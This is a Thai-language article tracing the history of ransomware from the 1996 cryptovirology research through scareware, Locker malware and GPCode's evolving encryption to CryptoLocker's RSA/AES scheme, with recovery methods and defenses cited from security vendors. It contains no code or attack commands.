High survivability หรือโอกาสที่จะอยู่รอดได้มากกว่ามัลแวร์ทั่วไปนั้นหมายถึงคุณสมบัติที่มัลแวร์สามารถรักษาหรือคงสภาพความสามารถที่จะเข้าถึงข้อมูลได้ หรือหมายถึงมัลแวร์สามารถเข้าถึงข้อมูลใด ๆ ก็ได้ที่ต้องการ และถ้ามัลแวร์ถูกแก้ไขหรือถูกนำออกไปจากระบบ ทรัพยากรหรือข้อมูลดังกล่าวจะไม่สามารถเข้าถึงได้อย่างถาวร ซึ่งในมุมมองของมัลแวร์นั้นน่าจะเป็นเป้าหมายสูงสุดที่เกิดขึ้นได้คือการทำให้เครื่องที่ติดเชื้อเป็นตัวประกันเพื่อเรียกร้องค่าไถ่

เพื่อทำให้ Cryptovirus ทำงานได้อย่างมีประสิทธิภาพที่สุด จึงมีการใช้ระบบการเข้ารหัสลับแบบผสมระหว่างการเข้ารหัสลับแบบสมมาตรและการเข้ารหัสลับแบบอสมมาตรเพื่อลดจุดอ่อน

ของการเข้ารหัสลับแต่ละรูปแบบ โดยที่จะมีการสร้างกุญแจแบบสมมาตรที่แตกต่างกันไปขึ้นมาเข้ารหัสข้อมูล หลังจากนั้นผู้พัฒนามัลแวร์จะสร้างคู่ของกุญแจสาธารณะและกุญแจลับ และใช้กุญแจสาธารณะเข้ารหัสกุญแจแบบสมมาตรอีกที เมื่อใดก็ตามที่ผู้ใช้งานได้จ่ายเงินหรือมีการแลกเปลี่ยนตามข้อตกลงเรียบร้อยแล้ว ผู้พัฒนามัลแวร์จะร้องขอกุญแจสมมาตรที่ถูกเข้ารหัสโดยกุญแจสาธารณะจากผู้ใช้งาน ทำการถอดรหัสให้ และส่งกุญแจสมมาตรที่สามารถใช้งานได้คืนผู้ใช้งานกลับไป ด้วยวิธีนี้แล้วผู้พัฒนามัลแวร์จึงไม่จำเป็นต้องกังวลว่าจะมีการกระจายกุญแจสำหรับถอดรหัสลับข้อมูลกันเองระหว่างเหยื่อเพราะกุญแจสมมาตรจะแตกต่างกัน อีกทั้งจากความรู้เกี่ยวกับการเข้ารหัสลับ การเข้ารหัสลับแบบสมมาตรจะช่วยให้มัลแวร์ทำงานได้เร็วกว่าการเข้ารหัสลับแบบอสมมาตรด้วย การโจมตีนี้สามารถพัฒนาไปเป็นการขู่กรรโชกและเรียกร้องไฟล์ที่ต้องการจากเครื่องของเหยื่อได้ด้วยโดยการเพิ่มตัวแปรในการตรวจสอบความสมบูรณ์ของไฟล์เพื่อตรวจสอบไฟล์ที่ต้องการเข้าไปในมัลแวร์

และเพื่อให้ Cryptovirus มีคุณสมบัติในการที่จะเอาตัวรอดได้มากที่สุด Cryptovirology ได้เสนอแนวทางในการให้มัลแวร์จัดการกุญแจลับไว้กับตัวเอง ซึ่งจะเป็นไปได้ก็ต่อเมื่อเครื่องที่ติดเชื้อเปลี่ยนจากคอมพิวเตอร์เพียงเครื่องเดียวเป็นเครือข่ายขนาดใหญ่ การเก็บกุญแจลับไว้กับตัวเองจะทำในรูปแบบของการกระจายและการส่งกันในทางลับ ถ้าผู้ใช้ที่คอมพิวเตอร์เครื่องใดเครื่องหนึ่งค้นพบมัลแวร์และลบออกไป ส่วนของกุญแจลับก็จะหายไปและส่งผลให้ข้อมูลทั้งหมดไม่สามารถที่จะถูกถอดรหัสลับได้ ซึ่งในท้ายงานวิจัยก็ได้มีการเสนอการทดลองโดยการสร้างมัลแวร์ในรูปแบบนี้และทำการทดสอบการแพร่กระจายจริง ๆ ด้วย

Adam Young และ Moti Yung ได้เสนอวิธีการแก้ไขและป้องกันปัญหาจาก Cryptovirus ไว้อยู่สองกรณีคือ การใช้โปรแกรมที่ช่วยป้องกันไวรัสหรือภัยคุกคามอื่น ๆ เพราะท้ายที่สุดแล้ว Cryptovirus ก็อาจจะใช้วิธีการแพร่กระจายหรือช่องทางในการโจมตีเช่นเดียวกับภัยคุกคามแบบอื่นรวมไปถึงการตั้งสิทธิ์ในการใช้เครื่องมือต่าง ๆ ที่เกี่ยวข้องกับการเข้ารหัสเพื่อไม่ให้มีการไปใช้ผิดวัตถุประสงค์ และสุดท้ายคือการป้องกันในระดับเครือข่ายซึ่งอ้างอิงการป้องกันจากงานวิจัยที่มีชื่อว่า How To Withstand Mobile Virus Attacks โดย Ostrovsky และ Yung หรือการใช้ SECURENET จากการวิจัยชื่อว่า SECURENET: A network-oriented intelligent intrusion preventation and detection system" ของ Spirakis และคณะด้วย

ท้ายที่สุดแล้ว งานวิจัยเกี่ยวกับแนวความคิด Cryptovirology เป็นงานวิจัยที่เป็นแนวทางและเป็นพื้นฐานให้กับมัลแวร์เรียค่าไถ่รุ่นต่อ ๆ มาได้อย่างชัดเจน ซึ่งแสดงให้เห็นว่าแม้แต่ภัยคุกคามเองก็ยังมีการพัฒนาตัวเองเพื่อเอาชนะระบบป้องกันอยู่ตลอด ทำให้ระบบป้องกันก็จำเป็นที่จะต้องพัฒนาเพื่อทำหน้าที่ตามจุดประสงค์ของมันคือการป้องกันและรักษาความปลอดภัยระบบต่อไป

Modern Ransomware Era [3]

มัลแวร์เรียกค่าไถ่ในความจริงแล้วมีรูปแบบมากมายในการที่จะโจมตีเหยื่อและแต่ละวิธีก็นำไปสู่ผลลัพธ์ที่แตกต่างกันบนโอกาสที่จะประสบความสำเร็จต่างกัน ในช่วงต้นของทศวรรษที่ 20 เป็นต้นมานั้นรูปแบบของการขู่กรรโชกของมัลแวร์ยังคงอยู่ห่างไกลจากความสมบูรณ์แบบ มัลแวร์ขู่กรรโชกและเรียกค่าไถ่ในช่วงต้นทศวรรษที่ 20 มักจะมุ่งประเด็นไปที่วิธีในการแพร่กระจายมากกว่าการมุ่งประเด็นไปที่ผลลัพธ์ที่จะเกิดขึ้นเมื่อมัลแวร์สามารถยึดครองระบบได้อย่างสมบูรณ์

จากรายงานของบริษัท Symantec ซึ่งได้พูดถึงแนวโน้มของมัลแวร์เรียกค่าไถ่และขู่กรรโชกนั้นสรุปว่า ในช่วงของปี 2005 มีการแพร่กระจายของมัลแวร์ประเภทที่จงใจหลอกให้ผู้ใช้งานเข้าใจผิดเพื่อให้ติดตั้งมัลแวร์ลงไปในคอมพิวเตอร์มากกว่าครึ่งของปริมาณมัลแวร์เรียกค่าไถ่และขู่กรรโชกทั้งหมดที่ค้นพบ ส่วนอีกกว่า 30% ที่เหลือเป็นอัตราส่วนของมัลแวร์เรียกค่าไถ่ที่ใช้วิทยาการเข้ารหัส การแพร่ระบาดของมัลแวร์เรียกค่าไถ่ซึ่งปลอมตัวหรือหลอกล่อว่าเป็นโปรแกรมอื่นนั้นเพิ่มขึ้นอย่างรวดเร็วจนกระทั่งถึงปี 2008 เมื่อมีอัตราส่วนของมัลแวร์ที่ปลอมตัวเป็นโปรแกรมป้องกันไวรัสและภัยคุกคามทางคอมพิวเตอร์เพิ่มขึ้นมา ทั้งสองรูปแบบของมัลแวร์นั้นต่างใช้วิธีการโจมตีเดียวกันคือการมุ่งไปที่ช่องโหว่ของผู้ใช้งานที่อาจหลงเชื่อและติดตั้งมัลแวร์ การเข้ามาของโปรแกรมป้องกันไวรัสปลอมนั้นมีการแพร่ระบาดได้ไม่นาน ซึ่งอาจอนุมานได้ว่าผู้ใช้งานมีความตื่นตัวมากขึ้น มีการเผยแพร่ข้อมูลข่าวสารมากขึ้น ทำให้สุดท้ายแล้วมัลแวร์ที่มีการใช้ช่องโหว่ของผู้ใช้งานก็ค่อย ๆ ลดลง

มัลแวร์เรียกค่าไถ่และขู่กรรโชกโดยอาศัยการหลอกล่อและการสร้างความเข้าใจผิดต่อผู้ใช้งานมีพื้นฐานเริ่มต้นมาจากการโฆษณาบนอินเตอร์เน็ต มัลแวร์ประเภทนี้มักจะโฆษณาตัวเองว่าเป็นโปรแกรมที่จะมาปรับปรุงประสิทธิภาพของคอมพิวเตอร์ให้ดียิ่งขึ้น คอยจัดการกับขยะต่าง ๆ ภายในคอมพิวเตอร์ เมื่อผู้ใช้หลงเชื่อและดาวโหลดโปรแกรมเหล่านี้ไปติดตั้งบนคอมพิวเตอร์ เมื่อโปรแกรมถูกติดตั้งบนคอมพิวเตอร์ของผู้ใช้งานแล้วโปรแกรมจะกลายเป็นมัลแวร์ที่เข้ามาสร้างความเสียหายให้กับระบบ โดยมัลแวร์ในกลุ่มนี้จะมีการขู่กรรโชกผู้ใช้งานให้ทำการโอนเงินตามจำนวนที่กำหนดมาให้แล้วจึงจะแก้ไขให้ ซึ่งส่วนมากแล้วก็ไม่ได้ถูกแก้ไขถึงแม้ว่าการโอนเงินและการแลกเปลี่ยนจะครบตามเงื่อนไขที่มัลแวร์กำหนด และพัฒนาต่อมาจากมัลแวร์ซึ่งโฆษณาตัวเองว่าเป็นโปรแกรมเพิ่มประสิทธิภาพคอมพิวเตอร์กลายมาเป็นโปรแกรมป้องกันมัลแวร์ปลอม มัลแวร์ที่ปลอมตัวเป็นโปรแกรมป้องกันมัลแวร์นั้นสามารถโจมตีช่องโหว่จากพฤติกรรมของผู้ใช้งานอย่างได้ผลมากกว่าโดยการโฆษณาว่าตรวจพบมัลแวร์ในคอมพิวเตอร์ของผู้ใช้งานและเรียกร้องเงินเพื่อแก้ไขปัญหาดังกล่าว อย่างไรก็ตามมัลแวร์ประเภทนี้กลับให้ผลตอบแทนที่ต่ำต่อผู้พัฒนามัลแวร์หรือผู้ใช้มัลแวร์ เนื่องจากยังมีช่องทางให้ผู้ใช้ทำการถอนการติดตั้งโปรแกรมหรือเมินเฉยคำโฆษณาได้

ด้วยจุดอ่อนของมัลแวร์ที่ใช้การหลอกลวงและปลอมตัวเป็นโปรแกรมอื่นซึ่งส่งผลให้มัลแวร์ประเภทนี้ไม่ประสบความสำเร็จในการแพร่กระจายและไม่มีประสิทธิภาพเท่าที่ควร รูปแบบของมัลแวร์ที่ใช้การโจมตีโดยการไม่อนุญาตให้ผู้ใช้เข้าถึงไฟล์หรือคอมพิวเตอร์จึงเข้ามาแพร่กระจายมากแทนในช่วงปี ค.ศ. 2011-2012 โดยเรียกมัลแวร์กลุ่มนี้ว่า Locker กระแสของมัลแวร์แบบ Locker แต่เดิมถูกเริ่มต้นพัฒนาตั้งแต่ปี ค.ศ. 2008 แล้วแต่ไม่ได้รับความนิยม ลักษณะของมัลแวร์แบบ Locker ในช่วงที่มีการแพร่ระบาดอย่างหนักนั้นยังคงใช้รูปแบบของการหลอกผู้ใช้งาน แต่การโจมตีนั้นเจาะจงไปที่การปิดกั้นและขัดขวางไม่ให้ผู้ใช้งานสามารถใช้งานคอมพิวเตอร์ได้แทน ตัวอย่างเช่น มัลแวร์ชื่อว่า Trojan.Ransom.C ซึ่งเมื่อมีการแพร่ระบาดไปยังคอมพิวเตอร์ของผู้ใช้งานแล้ว จะแสดงข้อความหลอกผู้ใช้ว่าเป็นโปรแกรม Windows Security Center แล้วจึงหลอกให้ผู้ใช้ปฏิบัติตามคำแนะนำที่มัลแวร์ได้กำหนดเอาไว้เพื่อให้สามารถกลับมาเข้าถึงและใช้งานคอมพิวเตอร์ได้ตามปกติ นอกเหนือจากนั้นมัลแวร์บางประเภทยังหลอกผู้ใช้ว่าเป็นหน่วยงานทางกฎหมายซึ่งไม่อนุญาตให้ใช้คอมพิวเตอร์เพราะมีการตรวจพบการกระทำผิดทางกฎหมายที่เกี่ยวกับเทคโนโลยีอีกด้วย ทำให้มีผู้ใช้จำนวนมากหลงเชื่อและถึงกับเข้าไปมอบตัวกับทางเจ้าหน้าที่ อย่างไรก็ตามมัลแวร์ Locker ก็ยังไม่ใช่รูปแบบของมัลแวร์เรียกค่าไถ่และขู่กรรโชกที่สมบูรณ์แบบที่สุด เพราะเมื่อมีการวิเคราะห์และตรวจสอบมัลแวร์แล้วก็สามารถที่จะป้องกันและกู้คืนข้อมูลได้ด้วยโปรแกรมป้องกันมัลแวร์ ทำให้มัลแวร์หมดพิษสงอย่างสิ้นเชิง

ในช่วงที่การแพร่ระบาดของมัลแวร์ประเภท Locker ลดลงนั้น แนวคิดของ Cryptovirology ในปี 1996 รวมไปถึงความผิดพลาดในอดีตก็ได้ถูกนำมาปรับปรุงและใช้ใหม่อีกครั้งโดยมัลแวร์เรียกค่าไถ่และขู่กรรโชกแบบเข้ารหัสลับ โดยในช่วงปี 2013 เป็นต้นมา มัลแวร์เรียกค่าไถ่และขู่กรรโชกแบบเข้ารหัสลับได้เข้ามาแทนที่การแพร่กระจายของมัลแวร์ประเภทอื่น ๆ เกือบทั้งหมดด้วยการใช้สิ่งที่ถูกสร้างขึ้นเพื่อรักษาความปลอดภัยต่อข้อมูลมาโจมตี ทำให้มัลแวร์เรียกค่าไถ่และขู่กรรโชกแบบเข้ารหัสเติบโตไปพร้อมกับวิทยาการที่ใช้เพื่อเพิ่มความปลอดภัยให้กับระบบคอมพิวเตอร์และทำให้ยากที่จะป้องกันหรือกู้คืนความเสียหายจากการแพร่ระบาดด้วย

Crypto-ransomware [3]

ตามธรรมชาติของการแพร่ระบาดโรคโดยทั่วไปที่เมื่อร่างกายของเราได้รู้จักโรคและสร้างภูมิคุ้มกันแล้วนั้น เราจะไม่ป่วยด้วยโรคเดิมอีก แต่กับโรคบางชนิดนั้นวิธีนี้ก็ไม่สามารถที่จะป้องกันเราจากการเจ็บป่วยได้อย่างเสมอไป สำหรับมัลแวร์เรียกค่าไถ่และขู่กรรโชกก็เช่นกัน แม้ว่ามัลแวร์หลายประเภทจะถูกป้องกันและลดผลกระทบได้แล้ว แต่มัลแวร์บางประเภทก็เพียงแค่หายไปและกลับมาใหม่ด้วยความร้ายแรงและความสามารถในการสร้างความเสียหายได้มากกว่าเดิม ซึ่งมัลแวร์ชนิดนั้นก็คือมัลแวร์เรียกค่าไถ่และขู่กรรโชกแบบเข้ารหัสลับ

การปรากฏของมัลแวร์เรียกค่าไถ่และขู่กรรโชกแบบเข้ารหัสเกิดขึ้นอีกครั้งในปี ค.ศ. 2005 และในช่วงกลางปี ค.ศ. 2006 โดยมัลแวร์ในตระกูล GPCode (PGPCoder) หรือที่รู้จักกันในชื่อ Trojan.GPcoder ซึ่งมีหลักการทำงานคือการเข้ารหัสลับกับไฟล์เพื่อเรียกค่าไถ่เพื่อถอดรหัสลับให้สามารถใช้งานไฟล์ได้เหมือนเดิม GPCode รุ่นแรกในเดือนพฤษภาคมปี ค.ศ. 2005 แทบจะมีปัญหาเดียวกันกับบรรพบุรุษของมันคือ AIDS Trojan เนื่องจากการใช้อัลกอริธึมในการเข้ารหัสไฟล์ที่เฉพาะ ทำให้อัลกอริธึมนั้นเปราะบางและง่ายต่อการถอดรหัส [4] เนื่องจากอัลกอริธึมเข้ารหัสที่ใช้กันอยู่ทั่วไปมักจะผ่านการทดสอบแล้วหลายขั้นตอนว่ามีความปลอดภัยในการใช้งาน อีกทั้งอัลกอริธึมดังกล่าวยังเป็นอัลกอริธึมเข้ารหัสลับแบบสมมาตร ทำให้กุญแจที่ใช้ในการเข้ารหัสลับและถอดรหัสลับเป็นกุญแจเดียวกัน ส่งผลให้ความร้ายแรงของ GPCode ในรุ่นแรกน้อยมากเพราะสามารถแก้ไขและกู้คืนไฟล์ที่ถูกเข้ารหัสได้ง่าย

ถึงแม้ว่า GPCode รุ่นแรกจะสอบตกในเรื่องของการสร้างความเสียหาย มัลแวร์อีกหลายตัวต่อมาก็ยังคงพยายามที่จะใช้พื้นฐานของการเข้ารหัสลับเป็นรูปแบบในการโจมตีอยู่เหมือนเดิม ยกตัวอย่างเช่น Trojan.CryZip หรือ Trojan.Archiveus ที่เมื่อแพร่กระจายแล้ว มันจะทำการเข้ารหัสไฟล์ในรูปแบบของไฟล์บีบอัดที่ใส่รหัสผ่านเอาไว้และลบไฟล์ต้นฉบับทิ้ง ซึ่งอาจเป็นการโจมตีที่เหมาะสมได้ถ้า Trojan.CryZip ไม่ฝังรหัสผ่านไว้ในตัวมันเอง ทำให้เมื่อวิเคราะห์ตัวมัลแวร์แล้วก็จะสามารถกู้คืนรหัสผ่านมาได้และถ้ามีวิธีการในการป้องกันการเดาสุ่มรหัสผ่านโดยการใช้โปรแกรมที่สุดท้ายก็นำไปสู่การค้นพบรหัสผ่านในไฟล์บีบอัดนั้น

สำหรับตัว GPCode เองนั้น แม้ว่าในรุ่นแรกของมันจะมีข้อผิดพลาดอย่างใหญ่หลวงในเรื่องของการเข้ารหัส แต่ยังไม่ทันที่จะขึ้นปี ค.ศ. 2007 มัลแวร์ GPCode ก็กลับมาอีกครั้งด้วยการเปลี่ยนไปใช้อัลกอริธึม RSA ซึ่งเป็นอัลกอริธึมเข้ารหัสลับแบบอสมมาตรไปใช้ในการเข้ารหัสลับกับไฟล์ โดยขนาดของกุญแจที่ใช้มีขนาดเท่ากับ 660 บิต ซึ่งแน่นอนว่าส่งต่อประสิทธิภาพในการเข้ารหัสลับเนื่องจากการใช้อัลกอริธึมเข้ารหัสลับแบบอสมมาตรนั้นจำเป็นต้องใช้ทรัพยากรในการเข้ารหัสลับเยอะกว่าอัลกอริธึมแบบสมมาตร GPCode ยังมีการพัฒนาตัวเองซึ่งแสดงให้เห็นออกมาในรุ่นต่อ ๆ ไปซึ่งสามารถสรุปได้ดังนี้

- ค.ศ. 2005: ถูกระบุว่าเป็น GPCoder รุ่นแรกที่ถูกปล่อยออกมาโจมตีและแพร่กระจาย มีการใช้อัลกอริธึมเข้ารหัสลับแบบเฉพาะที่ไม่ได้ผ่านการพิสูจน์ด้านความแข็งแกร่ง ทำให้ภายหลังสามารถถอดรหัสข้อมูลออกมาได้ [4]
- ค.ศ. 2006: GPCode เริ่มใช้อัลกอริธึม RSA ในการเข้ารหัสลับกับไฟล์ โดยมีขนาดของกุญแจเท่ากับ 660 บิต และในเดือนเดียวกันนั้นก็ถูกถอดรหัสได้โดย Kaspersky โดยก่อนหน้านี้นั้นทาง Kaspersky ก็ได้มีการรายงานว่า GPCode เริ่ม

พัฒนาขนาดของกุญแจที่ใช้ในการเข้ารหัสลับตั้งแต่ 67, 260, 330 ไปจนถึง 660 บิตที่ถูกถอดรหัสอออกมาได้ [5]

- ค.ศ. 2007: Kaspersky รายงานว่าพบ GPCode รุ่นใหม่ซึ่งอ้างว่าไฟล์ที่ถูกเข้ารหัสเพื่อเรียกร้องค่าไถ่นั้นเข้ารหัสด้วยอัลกอริธึม RSA ขนาด 4,096 บิต แต่เมื่อตรวจสอบแล้วพบว่าเป็นอัลกอริธึม RC4 แบบปรับปรุงซึ่งเป็นอัลกอริธึมแบบสมมาตรที่เข้ารหัสที่ละตัวอักษรหรือเรียกว่าเป็นสาย (stream cipher) [6]
- ค.ศ. 2008: ขนาดของกุญแจ RSA ในรุ่นใหม่ของ GPCode เพิ่มขึ้นเป็น 1,024 บิต ร่วมกับ RC4 ซึ่งยังไม่สามารถถอดรหัสได้ในขณะนั้น [7] อย่างไรก็ตามทาง Kaspersky ก็ได้ค้นพบวิธีการในการกู้คืนไฟล์ด้วยกันสองวิธี โดยวิธีแรกคือการใช้แนวคิดที่ว่า แม้ว่ามัลแวร์จะมีการลบไฟล์ต้นฉบับไปเมื่อมันทำการเข้ารหัสข้อมูลเสร็จ แต่หากส่วนของฮาร์ดดิสก์นั้นยังไม่ถูกเขียนทับก็ยังมีโอกาสในการกู้คืนไฟล์ต้นฉบับได้ ซึ่งนำไปสู่วิธีสองที่ใช้การโจมตีไปยังกระบวนการเข้ารหัสโดยตรงซึ่งเรียกว่า Known-plaintext attack โดยวิธีนี้จำเป็นต้องได้ไฟล์ที่เหมือนกันทั้งในแบบที่ถูกเข้ารหัสแล้วกับที่ยังไม่ถูกเข้ารหัสมาและนำมาหากุญแจที่เชื่อมโยงกันให้นำไปสู่การถอดรหัสไฟล์อื่น ๆ ได้ [8][9]
    - มีการให้ข่าวเพิ่มเติมจากแหล่งข่าวซึ่งอ้างว่า Kaspersky Lab ได้พยายามที่จะแกะรอยและสืบสวนหาผู้พัฒนามัลแวร์ GPCode และเชื่อว่ารัฐบาลรัสเซียรู้เห็นเป็นใจกับเรื่องของการพัฒนามัลแวร์ตัวนี้ [10]
- ค.ศ. 2009 – 2010: GPCode ในช่วงปี ค.ศ. 2010 ปิดตายวิธีการกู้คืนไฟล์แบบดั้งเดิมที่เป็นปัญหาจากการลบทิ้งไปโดยอาศัยการเขียนทับไฟล์ต้นฉบับแทน ทำให้ไม่สามารถใช้วิธีการกู้คืนไฟล์ได้ สำหรับการใช้อัลกอริธึมในการเข้ารหัสนั้น มีการเปลี่ยนจากการใช้อัลกอริธึม RC4 มาเป็นการใช้อัลกอริธึม AES ด้วยกุญแจขนาด 256 บิต ซึ่งมีความยากในการถอดรหัสมากกว่า และมีความปลอดภัยมากกว่า RC4 ที่มีปัญหาและช่องโหว่ในตัวอัลกอริธึมซึ่งส่งผลต่อความแข็งแกร่งของอัลกอริธึม และใช้ร่วมกับอัลกอริธึม RSA ซึ่งใช้ขนาดของกุญแจในการเข้ารหัสเท่ากับ 1,024 บิต [11]

มัลแวร์ GPCode เป็นเพียงหนึ่งในมัลแวร์อีกหลายชนิดที่ยังคงถูกพัฒนาอย่างต่อเนื่องไม่ว่าจะมีการตรวจจับ วิเคราะห์ หรือหาวิธีแก้ไขได้สำเร็จกี่ครั้งต่อกี่ครั้งก็ตาม

The Present Threat

การแพร่กระจายและการโจมตีโดยมัลแวร์เรียกค่าไถ่ในช่วงหลายปีที่ผ่านมาเป็นหลักฐานที่แสดงอย่างชัดเจนถึงความสามารถที่มากพอในการที่จะเป็นภัยคุกคามต่อระบบและสร้างความเสียหายที่เป็นประโยชน์แก่ผู้พัฒนาหรือควบคุมมัลแวร์เหล่านี้

ในช่วงหลังปี 2005 เป็นต้นมา เส้นแบ่งแยกประเภทของภัยคุกคามทางคอมพิวเตอร์เริ่มที่จะจางลงไปเรื่อย ๆ รูปแบบของภัยคุกคามที่สามารถจะจำแนกแยกประเภทตามคุณลักษณะของมันได้กลับกลายเป็นสิ่งที่ยากขึ้นเนื่องจากมัลแวร์เริ่มที่จะผสมผสานหลาย ๆ วิธีการที่จะช่วยให้การโจมตีนั้นประสบผลสำเร็จ ตัวอย่างที่เห็นได้ชัดเจนตัวอย่างหนึ่งคือการแพร่ระบาดของโทรจัน ZeuS ในช่วงปี 2007 ซึ่งมีจุดมุ่งหมายในการโจมตีเพื่อการขโมยข้อมูลทางด้านธุรกรรมการเงินของเหยื่อ ZeuS มีลักษณะการแพร่กระจายซึ่งสร้างความเสียหายได้เป็นวงกว้างเทียบเท่ากับการแพร่กระจายของเวิร์ม และด้วยความที่ยังคงมีพื้นฐานของภัยคุกคามมาจากโทรจัน รูปแบบของการโจมตีจึงเป็นไปได้หลากหลายมากขึ้นอยู่กับความต้องการของผู้ควบคุมโทรจัน เช่นการเป็นตัวดาวโหลดเพื่อติดตั้งมัลแวร์ประเภทอื่น ๆ ลงไปและสั่งให้ทำงาน

มัลแวร์เรียกค่าไถ่กลับมาอยู่ในกระแสอีกครั้งในช่วงปี 2011-2013 สืบเนื่องจากการแพร่กระจายของโทรจัน ZeuS และโทรจันที่คล้ายคลึงกันคือ Citadel มัลแวร์เรียกค่าไถ่ถูกนำมาใช้เป็นเครื่องมือทางเลือกในการที่จะปู่กรรโชกจากเหยื่อนอกเหนือจากการจารกรรมข้อมูลโดยตรง โดยเมื่อเครื่องของเหยื่อมีการติดโทรจันเช่น Citadel แล้ว ผู้ควบคุมโทรจันจะสามารถควบคุมให้โทรจันดาวโหลดมัลแวร์เรียกค่าไถ่สายพันธุ์ Reveton มาติดตั้งและเข้ารหัสเครื่องของเหยื่อได้ โดยตัวมัลแวร์เรียกค่าไถ่จะแสดงข้อความว่าเป็นหนึ่งในหน่วยงานของรัฐในภูมิภาคนั้น ๆ และอ้างว่าพบการใช้งานที่ผิดกฎหมายในคอมพิวเตอร์และทำการล็อคไม่ให้ใช้งาน ผู้ใช้งานจำเป็นที่จะต้องจ่ายเงินเพื่อปลดล็อคการทำงานของคอมพิวเตอร์ [12]

ในช่วงหลังปี 2008 เป็นต้นมา การเข้ามาของเทคโนโลยีสกุลเงินออนไลน์ อาทิ Bitcoin ได้เข้ามามีส่วนสำคัญในกระบวนการการปู่กรรโชกของมัลแวร์เรียกค่าไถ่ เนื่องจากสกุลเงินออนไลน์อย่าง Bitcoin นั้น เป็นสกุลเงินออนไลน์ที่ไม่มีศูนย์กลางที่คอยควบคุมมูลค่าและการไหลของเงินในระบบเลย ซึ่งหมายความว่าจะไม่มีธนาคารหรือกลุ่มบุคคลใดกลุ่มบุคคลหนึ่งที่มีอำนาจมากพอที่จะกำหนดค่าของเงิน และเมื่อไม่มีธนาคารที่คอบควบคุมระบบการเงิน การถือเงินในสกุลนี้จึงเป็นการถือแบบไม่ระบุตัวตน อาศัยเพียงแค่ที่อยู่เฉพาะที่เอาไว้อ้างอิงในโปรโตคอล ทำให้บุคคลภายนอกไม่สามารถที่จะระบุได้ว่าในที่อยู่ออนไลน์นี้นั้นเป็นบุคคลใด จะเห็นก็เพียงแต่การดำเนินธุรกรรมทางการเงินต่าง ๆ ด้วยปัจจัยที่สนับสนุนในเรื่องของสกุลเงินที่ไม่ระบุตัวตนนี้ มันจะถูกนำมาใช้เป็นช่องทางของการกระทำอาชญากรรมทางคอมพิวเตอร์ โดยเหล่าผู้ไม่ประสงค์ดีจะเรียกร้องให้มีการแลกเปลี่ยนและโอนเงินไปยังบัญชี Bitcoin ที่กำหนดแทนการโอนเงินในรูปแบบเดิม ทำให้การติดตามเป็นไปได้ยากยิ่งขึ้น

หลังจากการแพร่กระจายของโทรจัน Citadel และมัลแวร์ Reveton พอก้าวเข้าสู่ปี 2013 หนึ่งในมัลแวร์เรียกค่าไถ่ที่ถูกจดจำมากที่สุดก็ได้เริ่มแพร่กระจายชื่อของมันก็คือ CryptoLocker

CryptoLocker ถูกรายงานครั้งแรกในวันที่ 6 กันยายน 2013 เมื่อมีผู้ใช้งานในเว็บบอร์ด Bleepingcomputer.com [13] รายงานถึงการพบหน้าต่างของโปรแกรมที่เรียกตัวเองว่า CryptoLocker ที่มีการแจ้งรายละเอียดถึงการเข้ารหัสข้อมูลในคอมพิวเตอร์และขู่กรรโชกให้ผู้ใช้งานโอนเงินเพื่อแลกกับการถอดรหัส หลังจากนั้นไม่นานข่าวการแพร่กระจายของ CryptoLocker ก็ได้เริ่มกระจายไปทั่ว

เมื่อเกิดการแพร่กระจายของมัลแวร์แล้ว การวิเคราะห์มัลแวร์เพื่อหาทางป้องกัน แก้ไขและลดผลกระทบจึงเกิดขึ้น โดยในครั้งแรกนั้น CryptoLocker ถูกวิเคราะห์โดย Fabian Wosar จากบริษัท Emsisoft โดยจากรายงานการวิเคราะห์อ้างอิงจากเว็บไซต์ KernelMode.info [14] และบนบล็อกของบริษัท Emsisoft [15] พบว่า CryptoLocker ได้มีการติดต่อไปยังเซิร์ฟเวอร์ที่ใช้ในการควบคุมมัลแวร์อยู่ในจำนวนหนึ่งเพื่อรับกุญแจสาธารณะมา โดยในการเข้ารหัสนั้นเป็นการใช้อัลกอริธึมเข้ารหัสลับ RSA ร่วมกับอัลกอริธึมเข้ารหัสแบบสมมาตรคือ AES ร่วมกัน โดยมัลแวร์จะทำการสร้างกุญแจใหม่ขนาด 256 บิตสำหรับ AES เพื่อเข้ารหัสแต่ละไฟล์ที่ตรงกับเงื่อนไขที่กำหนดไว้ โดยกุญแจของ AES จะถูกเข้ารหัสอีกครั้งโดยกุญแจสาธารณะ RSA ที่ได้รับมาจากการติดต่อไปยังเซิร์ฟเวอร์ที่ใช้ควบคุมมัลแวร์เมื่อมัลแวร์เริ่มติดเชื้อ และจะทำการเก็บกุญแจที่ถูกเข้ารหัสแล้วกลับไปใส่ในไฟล์ที่ถูกเข้ารหัสซึ่งนั่นส่งผลให้ไฟล์ที่ถูกเข้ารหัสมีขนาดใหญ่กว่าไฟล์ดั้งเดิม สำหรับเงื่อนไขของไฟล์ที่จะถูกเข้ารหัสนั้นจะถูกระบุตามนามสกุลและประเภทของไฟล์ โดยส่วนมากจะเน้นไปที่ไฟล์เอกสารและไฟล์ทั่วไป

สำหรับการเข้ารหัสไฟล์ในลักษณะนี้นั้น ส่งผลให้การถอดรหัสไฟล์เป็นไปได้ยาก [15] เพราะในการที่จะถอดรหัสไฟล์ให้ได้นั้น จำเป็นที่จะต้องมีกุญแจลับของ RSA ที่ใช้ควบคู่กับกุญแจสาธารณะที่แตกต่างกันในแต่ละเครื่อง และแทบจะเป็นไปไม่ได้ที่จะมีวิธีการให้ได้มาซึ่งกุญแจลับจากเซิร์ฟเวอร์ที่ใช้ควบคุมและสร้างชุดของกุญแจนี้

เมื่อการกู้คืนข้อมูลด้วยวิธีการถอดรหัสแทบจะเป็นไปไม่ได้ และคำแนะนำเดียวคือการกู้คืนข้อมูลจากข้อมูลที่ถูกสำรองไว้ (ถ้ามี) ความพยายามที่จะตรวจจับและป้องกัน CryptoLocker ก่อนที่มันจะเริ่มการเข้ารหัสจึงเริ่มขึ้น หนึ่งในนั้นคือการใช้คุณสมบัติที่เรียกว่า Software Restriction เพื่อสร้างกลไกในการไม่อนุญาตให้โปรแกรมใด ๆ ที่อยู่ในไดเรกทอรี %AppData% ทำการรันตัวเอง โดยไดเรกทอรี %AppData% นี้มักจะเป็นไดเรกทอรีที่มีมัลแวร์เตรียมพร้อมที่จะรันตัวเองอยู่ [16]

ทางฝั่งของผู้พัฒนามัลแวร์นั้นก็ได้มีการเผยแพร่ข้อความบนเซิร์ฟเวอร์ที่ใช้ควบคุมมัลแวร์ โดยยังคงประกาศเงื่อนไขต่าง ๆ ว่าผู้ใช้งานไม่มีหนทางใด ๆ ในการที่จะกู้คืนข้อมูลที่ถูกเข้ารหัส นอกเสียจากการโอนเงินเพื่อรับกุญแจที่ใช้ในการถอดรหัส

